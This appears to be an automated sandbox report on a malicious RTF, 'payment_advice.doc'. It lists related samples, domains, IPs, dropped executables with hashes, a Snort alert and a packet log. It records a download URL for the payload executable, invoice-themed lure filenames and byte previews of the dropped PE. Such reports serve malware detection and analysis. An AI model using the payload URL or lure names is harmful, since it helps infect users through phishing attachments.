	PO#87498746510.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/DDE952AA72FAB0CCAD37093397BB54C4.html
	TT.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/67C230E277706E38533C2138734032C2.html
	Payment_pdf.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/07E3F6F835A7792863F708E23906CE42.html
	TT.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/40B9FF72D3F4D8DF64BA5DD4E106BE04.html
	Invoices.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/E8B364AD7156AB4D7DED9F03FD919CE3.html
	Authorization Letter for Hiretech.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/94373684A3FEEB5727B680244074B411.html
	Doc_39754658465846574658464864354 54.pdf.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/92C7F4831C860C5A2BD3269A6771BC0C.html

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
mail.tpcdel.com	VIws8bzjD5.exe	Get hash	malicious	Browse	• 103.35.120.75
	30998-pdf.exe	Get hash	malicious	Browse	• 103.35.120.75
	swift_copy_pdf.exe	Get hash	malicious	Browse	• 103.35.120.75
	76a1YdPyL5.exe	Get hash	malicious	Browse	• 103.35.120.75
	purchase_order_pdf.exe	Get hash	malicious	Browse	• 103.35.120.75
	wire_transfer.pdf.exe	Get hash	malicious	Browse	• 103.35.120.75
	wire transfer payment.exe	Get hash	malicious	Browse	• 103.35.120.75
	Payment advice.exe	Get hash	malicious	Browse	• 103.35.120.75
	UPDATED SOA.exe	Get hash	malicious	Browse	• 103.35.120.75
	2k6NyeiHKE.exe	Get hash	malicious	Browse	• 103.35.120.75
coroloboxorozor.com	New Order 2300030317388 InterMetro.exe	Get hash	malicious	Browse	• 172.67.172.17
	CN-Invoice-XXXXX9808-19011143287989.exe	Get hash	malicious	Browse	• 172.67.172.17
	SecuriteInfo.com.Variant.Bulz.368783.31325.exe	Get hash	malicious	Browse	• 104.21.71.230
	PRICE LIST (NOVEMBER 2020).exe	Get hash	malicious	Browse	• 104.21.71.230
	A4-058000200390-10-14_REV_pdf.exe	Get hash	malicious	Browse	• 104.21.71.230
	Purchase_order_39748465846497494564844756 4845.exe	Get hash	malicious	Browse	• 104.21.71.230
	0603321WG_0_1 pdf.exe	Get hash	malicious	Browse	• 172.67.172.17
	Payment_pdf.exe	Get hash	malicious	Browse	• 172.67.172.17
	RG6ws8jWUJ.exe	Get hash	malicious	Browse	• 172.67.172.17
	VIws8bzjD5.exe	Get hash	malicious	Browse	• 104.21.71.230
	PURCHASE ITEMS.exe	Get hash	malicious	Browse	• 172.67.172.17
	CN-Invoice-XXXXX9808-19011143287992.exe	Get hash	malicious	Browse	• 172.67.172.17
	quotation_PR # 00459182..exe	Get hash	malicious	Browse	• 104.21.71.230
	PURCHASE ORDER CONFIRMATION.exe	Get hash	malicious	Browse	• 104.21.71.230
	PAYMENTADVICENOTE103_SWIFTCOPY0909208.exe	Get hash	malicious	Browse	• 172.67.172.17
	XP 6.xlsx	Get hash	malicious	Browse	• 172.67.172.17
	PAYRECEIPT.exe	Get hash	malicious	Browse	• 104.21.71.230

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	New Order.exe	Get hash	malicious	Browse	• 104.21.71.230
	PO#87498746510.exe	Get hash	malicious	Browse	• 172.67.172.17
	TT.exe	Get hash	malicious	Browse	• 172.67.172.17

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GMO-Z-COM-THGMO-ZcomNetDesignHoldingsCoLtdSG	Order KV_RQ-74368121doc.rtf	Get hash	malicious	Browse	• 150.95.81.183
	inquiry.doc	Get hash	malicious	Browse	• 150.95.81.183
	receipt.doc	Get hash	malicious	Browse	• 150.95.81.183
	Purchase Order KVRQ-743012021.doc	Get hash	malicious	Browse	• 150.95.81.183
	Proforma Invoice.doc	Get hash	malicious	Browse	• 150.95.81.183
	902178.rtf	Get hash	malicious	Browse	• 150.95.81.183
	Vendor from.doc	Get hash	malicious	Browse	• 150.95.81.183
	Proforma Invoice.doc	Get hash	malicious	Browse	• 150.95.81.183
	ENQUIRY.doc	Get hash	malicious	Browse	• 150.95.81.183
	Paymentadvise.doc	Get hash	malicious	Browse	• 150.95.81.183
	USD21053.00.doc	Get hash	malicious	Browse	• 150.95.81.183
	scan-021521DHL delivery.doc	Get hash	malicious	Browse	• 150.95.81.183
	scan-021521DHL delivery doc.doc	Get hash	malicious	Browse	• 150.95.81.183
	New Order.doc	Get hash	malicious	Browse	• 150.95.81.183
	Factura021121_pdf.doc	Get hash	malicious	Browse	• 150.95.81.183
	Corporation Bank.doc	Get hash	malicious	Browse	• 150.95.81.183
	S519123519485518465.doc	Get hash	malicious	Browse	• 150.95.81.183
	SEA LION QUOTATION.doc	Get hash	malicious	Browse	• 150.95.81.183
	New Order 09022021.doc	Get hash	malicious	Browse	• 150.95.81.183
	PO-202002FIVEBRO.doc	Get hash	malicious	Browse	• 150.95.81.183
CLOUDFLARENETUS	Purchase Order.exe	Get hash	malicious	Browse	• 104.21.19.200
	dot crypted.exe	Get hash	malicious	Browse	• 104.21.19.200
	New Order 2300030317388 InterMetro.exe	Get hash	malicious	Browse	• 172.67.172.17
	CN-Invoice-XXXXX9808-19011143287989.exe	Get hash	malicious	Browse	• 172.67.172.17
	Purchase Order list.exe	Get hash	malicious	Browse	• 104.21.23.61
	RkoKlvuLh6.exe	Get hash	malicious	Browse	• 162.159.136.232
	i0fOtOV8v0.exe	Get hash	malicious	Browse	• 104.23.99.190
	P3knxzE7wN.exe	Get hash	malicious	Browse	• 162.159.128.233
	zLyXzE7WZi.exe	Get hash	malicious	Browse	• 162.159.138.232
	wLy18x5e2o.exe	Get hash	malicious	Browse	• 162.159.136.232
	QJ2UZbJWDS.exe	Get hash	malicious	Browse	• 162.159.136.232
	12ojLsHzee.exe	Get hash	malicious	Browse	• 162.159.128.233
	seed.exe	Get hash	malicious	Browse	• 104.21.76.242
	SWW8Mmeq6o.exe	Get hash	malicious	Browse	• 162.159.135.232
	iY2FJ1t6Nk.exe	Get hash	malicious	Browse	• 162.159.138.232
	BIb5AQZOu9.exe	Get hash	malicious	Browse	• 104.23.98.190
	egwbnzACBa.exe	Get hash	malicious	Browse	• 162.159.137.232
	N8MwnxcRDv.exe	Get hash	malicious	Browse	• 162.159.137.232
	7XJCrOkoIy.exe	Get hash	malicious	Browse	• 162.159.135.232
	fNOZjHL61d.exe	Get hash	malicious	Browse	• 104.23.98.190

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\twox[1].exe	VIws8bzjD5.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Roaming\twox67345.exe	VIws8bzjD5.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Roaming\wPLpKMo\UGxXf.exe	VIws8bzjD5.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\twox[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	629624
Entropy (8bit):	4.318973025796057
Encrypted:	false
SSDEEP:	6144:hB3ot6JPVsT7zFoRtMDC7lCAKSU3bd2SAHQBX/Mm+4bQLQUNStT:hlXfizFytMAlabES7MZEC/NMT
MD5:	3DC83F17122DD592D607424A54C1E9CB
SHA1:	CA3F7E0FAC52D80B1680994E8B07A4B7E589D6A4
SHA-256:	D5582D586F46F61240CED5F4A44DAC22D5E2C7C0A48F63C964093DE0CBE49BC8
SHA-512:	53676DD5D8C5957F84E512951353B7962529944EDEE3C4B8EB80D68EDDAACFE45AAD3843A1FC6406506223F1EE1317DF47A731A901BABB9CEE696CFB391DDC
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 38%
Joe Sandbox View:	• Filename: VIws8bzjD5.exe, Detection: malicious, Browse
IE Cache URL:	http://tunedinblog.com/wp-includes/twox.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....}.....0..\|..... .....@.. .....~.. ..@.....W.....x..... ....H.....text...4{... ...\|..... ..`.rsrc.....~.....@..@.reloc..... .....@..B.....H.....Xa..\|9.....*".(.....*.s.....s.....s.....s.....*B.(.....(.....*...0.....rX..p....r\..p....s.....+... ..... (...+o,.....88.....(-.....(.....(.....(/...o%...&.....(0.....:.....o'.....o1.....8.....*.....$.j.....0.....rh..p....r~..p....s.....+...$.....(...+o,.....88.....(-.....(.....(.....(/...o%..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9B08F3ED-537D-406E-B057-1B1541B1D39D}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{C67C7B4A-7023-4170-93C2-146687425423}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	11560
Entropy (8bit):	3.613207132287162
Encrypted:	false
SSDEEP:	192:Oicjz5KZl05KRAPe1bnJbISzXCxERQLUEtryT/o5PWoC91en66UTDOu/FhXu+blZ:Oicj8Zl05KR7deH5Q/mcfenvU3vFhZb/
MD5:	F9F8BD9BC8E38FD4E0FB53B2DA587203
SHA1:	6935420F6974FEDD817DF65C5558C2D9311C745F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{C67C7B4A-7023-4170-93C2-146687425423}.tmp	
SHA-256:	1C812ED3BB1C464EB050B589BFD1636EFBEDAFA79D1C25D5DBA92377006F50D1
SHA-512:	BEAF6D6ED71DF1DEBC4920087D161D9CF3DE5FC9B47578EBC5501B9660E3F97E23130E6238EBF43DD62C0178E9EAEDC9A91471890FA560C718C9CDF4C7E7B37
Malicious:	false
Preview:	%.4.?._.7.&.?.`.?.].>.`.4.,.:.~.:....9.?.).7.~.,.)...=.?.?.'.,.;.9.?.0...=.@.?.-.*.?.#...!.9./.6.=...<.2.:.>.8.1.$.:._.'.?.`.~.-.?.4.!.?.].6.6.3.3.'.(.?.'.?.,.(.=.?.[.(.`.<.%.?.~.*...+.%.(.?.=.8.>.&.-.4.>./.=...!.6.~.?.?.?.6...%.<...'.!.$.1.%.^.!.#.,.?.(.?.1.:.^._.$.=.4...4.?.$.?.%.6.>.-.].9.;.3.).?...;.-.(./.9.|.!._.%.>.<.*...->...!.,.$.].].2.^.3.*.[.(.?.$.#.).&.|.(...?.?...'.'.?.<.*...`.@.=.(.?.<.<.;.).~.....(.?.4.#.?.3.6.1.?.5...._.@.,.+.*.,.].&.1.(...?.....,...$.=.?.,.?.%.4.?.4.4.7.`.?.0.;.%.&.?.8.2.0.&.?.=.4.8.?.#.0.5...4.1...5./.`.[.8.,.$.).1.|.?.>./...,.!.#.#.3.'.1.*.?.?./.<.0.4.9.?.%.2.+.4.6...;.2.(.<.5.>.)...&.=.&.'.?.8.[.^.6.!.).+.[.2.!.%.0.9.`.?.%.?.~.2.].'.>.,.$.+.5.1.:.0.[.%.3.9.6.].&.%.?.8.0.....?.!.3.#.?./.3.^.%.%.#./.)._.^.8.+.].0.%.#.?.0.=.+...?.1.;.~.!.<.7.5.:.?./.`.?.?.?._.(.7.9.`.:.'.^.).<.].'./.2.4.:.?._.9.[.*.0.`.>.$.[.?._...`...2.?...#._.?.$.>.$.<.=.5.~.)...1.@.2...../.-.9.=.6.....%.6.^.|.*.).,.4.*.8.].?.2.<._.).%.9.?.9.7.$.^.2.-.&.6.'.`.'.9.9.!.5.5.5.?.?.!.).^.).

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	80
Entropy (8bit):	4.446596383178742
Encrypted:	false
SSDEEP:	3:M1uauUlN1IUuUlmX1uauUlv:MsaXCUDad
MD5:	581FBF2AE768840AB0B959F0F569678B
SHA1:	0C573C2C44247C81D0C310489B7A04294A663404
SHA-256:	58F36BD775B77EC9D94614C1E4932A833C2F79FF74512166701FF301F4E1AC9E
SHA-512:	DF3C078CAA5688BDF95292781F36D00EE1ABEAE13A2D559B6AB026D16DA97846FCC1DC32BAA4082A12662BAC33CBE83332AA05C67A1440499C6443AB21890EC2
Malicious:	false
Preview:	[doc]..payment_advice.LNK=0..payment_advice.LNK=0..[doc]..payment_advice.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\payment_advice.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:13 2020, mtime=Wed Aug 26 14:08:13 2020, atime=Tue Feb 23 23:53:35 2021, length=326273, window=hide
Category:	dropped
Size (bytes):	2068
Entropy (8bit):	4.58953129298372
Encrypted:	false
SSDEEP:	24:83/XTwz6Ikn1ZeAZGDv3qvdM7dD23/XTwz6Ikn1ZeAZGDv3qvdM7dV:83/XT3Ik1ZxZNvQh23/XT3Ik1ZxZNvQ/
MD5:	7217FC118D825A713A3F199A336910D2
SHA1:	ECFE1395983AA08F3213313F1D00804FF42D853C
SHA-256:	D6DF2D99D16F89EECBFD5042527D5EDDFD8F6C8E6F63DBD6CB590240F9FC70BE
SHA-512:	48AD7DD8066650C4A48987487C648827A3D9BCEE6D88D15AEC62BE8C572532273787D4B1E57786BBBA69D3C0451B691D64CC78348773CDEC0518369711D11A1
Malicious:	false
Preview:	L.....F.... ...8.E..{..8.E..{..y..zG.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-2.1.7.6.9.....n.2.....XR.. .PAYMEN~1.DOC..R.....Q.y.Q.y*...8.....p.a.y.m.e.n.t._.a.d.v.i.c.e...d.o.c.....\.....-...8...[.....?J.....C:\Users\..#.....\\642294\Users.user\Desktop\payment_advice.doc.).....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.p.a.y.m.e.n.t._.a.d.v.i.c.e...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....642294.....D_....3N...W...9F.C.....[D_

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....^.....^.....P.^.....^.....z.....^.....x...

C:\Users\user\AppData\Roaming\twox67345.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

C:\Users\user\AppData\Roaming\twox67345.exe	
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	629624
Entropy (8bit):	4.318973025796057
Encrypted:	false
SSDEEP:	6144:hB3ot6JPVsT7zFoRtMDC7lCAKSU3bd2SAHQBX/Mm+4bQLQUNStT:hlXfizFytMAlabES7MZEC/NMT
MD5:	3DC83F17122DD592D607424A54C1E9CB
SHA1:	CA3F7E0FAC52D80B1680994E8B07A4B7E589D6A4
SHA-256:	D5582D586F46F61240CED5F4A44DAC22D5E2C7C0A48F63C964093DE0CBE49BC8
SHA-512:	53676DD5D8C5957F84E512951353B7962529944EDEE3C4B8EB80D68EDDAACFE45AAD3843A1FC6406506223F1EE1317DF47A731A901BABB9CEE696CFB391DDC C
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 38%
Joe Sandbox View:	• Filename: VIws8bzjD5.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....}.....0..\|..... .....@.. .....~.. ..@.....W.....x..... ....H.....text...4{... ...\|..... ..`.rsrc.....~.....@..@.reloc..... .....@..B.....H.....Xa..\|9.....*".(....*.s.....s.....s.....s.....*B.(.....(....*...0.....rX..p....r\..p....s.....+... ..... (...+o,.....88.....(-.....(.....(.....(/...o%...&.....(0.....:.....o'.....o1.....8.....*.....$.j.....0.....rh..p....r~..p....s.....+...$.....(...+o,.....88.....(- .....(.....(.....(/...o%..

C:\Users\user\AppData\Roaming\wPLpKMo\UGxXf.exe	
Process:	C:\Users\user\AppData\Roaming\twox67345.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	629624
Entropy (8bit):	4.318973025796057
Encrypted:	false
SSDEEP:	6144:hB3ot6JPVsT7zFoRtMDC7lCAKSU3bd2SAHQBX/Mm+4bQLQUNStT:hlXfizFytMAlabES7MZEC/NMT
MD5:	3DC83F17122DD592D607424A54C1E9CB
SHA1:	CA3F7E0FAC52D80B1680994E8B07A4B7E589D6A4
SHA-256:	D5582D586F46F61240CED5F4A44DAC22D5E2C7C0A48F63C964093DE0CBE49BC8
SHA-512:	53676DD5D8C5957F84E512951353B7962529944EDEE3C4B8EB80D68EDDAACFE45AAD3843A1FC6406506223F1EE1317DF47A731A901BABB9CEE696CFB391DDC C
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 38%
Joe Sandbox View:	• Filename: VIws8bzjD5.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....}.....0..\|..... .....@.. .....~.. ..@.....W.....x..... ....H.....text...4{... ...\|..... ..`.rsrc.....~.....@..@.reloc..... .....@..B.....H.....Xa..\|9.....*".(....*.s.....s.....s.....s.....*B.(.....(....*...0.....rX..p....r\..p....s.....+... ..... (...+o,.....88.....(-.....(.....(.....(/...o%...&.....(0.....:.....o'.....o1.....8.....*.....$.j.....0.....rh..p....r~..p....s.....+...$.....(...+o,.....88.....(- .....(.....(.....(/...o%..

C:\Users\user\Desktop\~$yment_advice.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE 0
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....^.....^.....P.^.....^.....z.....^.....x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	4.117334916955769
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	payment_advice.doc
File size:	326273
MD5:	0ea6e37e930278b71774ae91d68bb879
SHA1:	5e3721c21b04c30c0f2d3b7e83b7bb506fd55cb8
SHA256:	3fda6eb4d908288268548 06f1956d0d4a20bf5f95eb917370ff05ba5ba1dde66
SHA512:	413836d6e2382e6177fba3114efef67c0d291ba04a18b5f0bb4284a54408319c74c72b13e3ecd7e452718091227c9314af37b20005e30d22cfa8fbc7d7a83ad6
SSDEEP:	6144:L6LYrUVjkXdCfWd5ppJI8L4s5kSFxNPnfokdH9jGIWmiKduNNZJRfFsJ:3BCfWdtJf3/dYkdH9qKd8DsJ
File Content Preview:	{\rtf991%4?_7&?`?]>`4,:~:.9?)7~,).=??',;9?0.=@?-*?#.!9/6=.<2:>81$:_'?`~-?4!?]6633'(?'?,(=?[(`<%?~*.+%(?=8>&-4>/=.!6~???6.%<.'!$1%^!#,?(?1:^_$=4.4?$?%6>-]9;3)?.;-(/9|!_%><*.-~>.!,$]]2^3*[(?$#)&\|(.??."?<*.`@=(?<<;)~..(?4#?361?5._@,+*,]&1(.?.,,.$=?,?%4?447`?

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects


Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	0000142Ah								no

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/23/21-16:53:54.098868	TCP	2021697	ET TROJAN EXE Download Request To Wordpress Folder Likely Malicious	49165	80	192.168.2.22	150.95.81.183

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 16:53:53.842025995 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.098081112 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.098285913 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.098867893 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.353571892 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.356101036 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.356157064 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.356198072 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.356232882 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.356267929 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.356306076 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.356307983 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.356334925 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.356343031 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.356368065 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.356376886 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.356405020 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.356412888 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.356450081 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.356451988 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.356468916 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.356519938 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.372745037 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.612919092 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.612977028 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.613019943 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.613019943 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.613048077 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.613055944 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.613060951 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.613092899 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.613101959 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.613131046 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.613149881 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.613187075 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.613224030 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.613230944 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.613236904 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.613267899 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.613281012 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.613312960 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.613320112 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.613354921 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.613368034 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.613425970 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.613439083 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.613461018 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.613472939 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.613497019 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.613504887 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.613539934 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.613543987 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.613588095 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.613594055 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.613663912 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.616348982 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.627536058 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.627619028 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.868176937 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.868235111 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.868273020 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.868309021 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.868350029 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.868387938 CET	80	49165	150.95.81.183	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 16:53:54.868416071 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.868452072 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.868463039 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.868489027 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.868541002 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.868546009 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.868557930 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.868565083 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.868580103 CET	80	49165	150.95.81.183	192.168.2.22
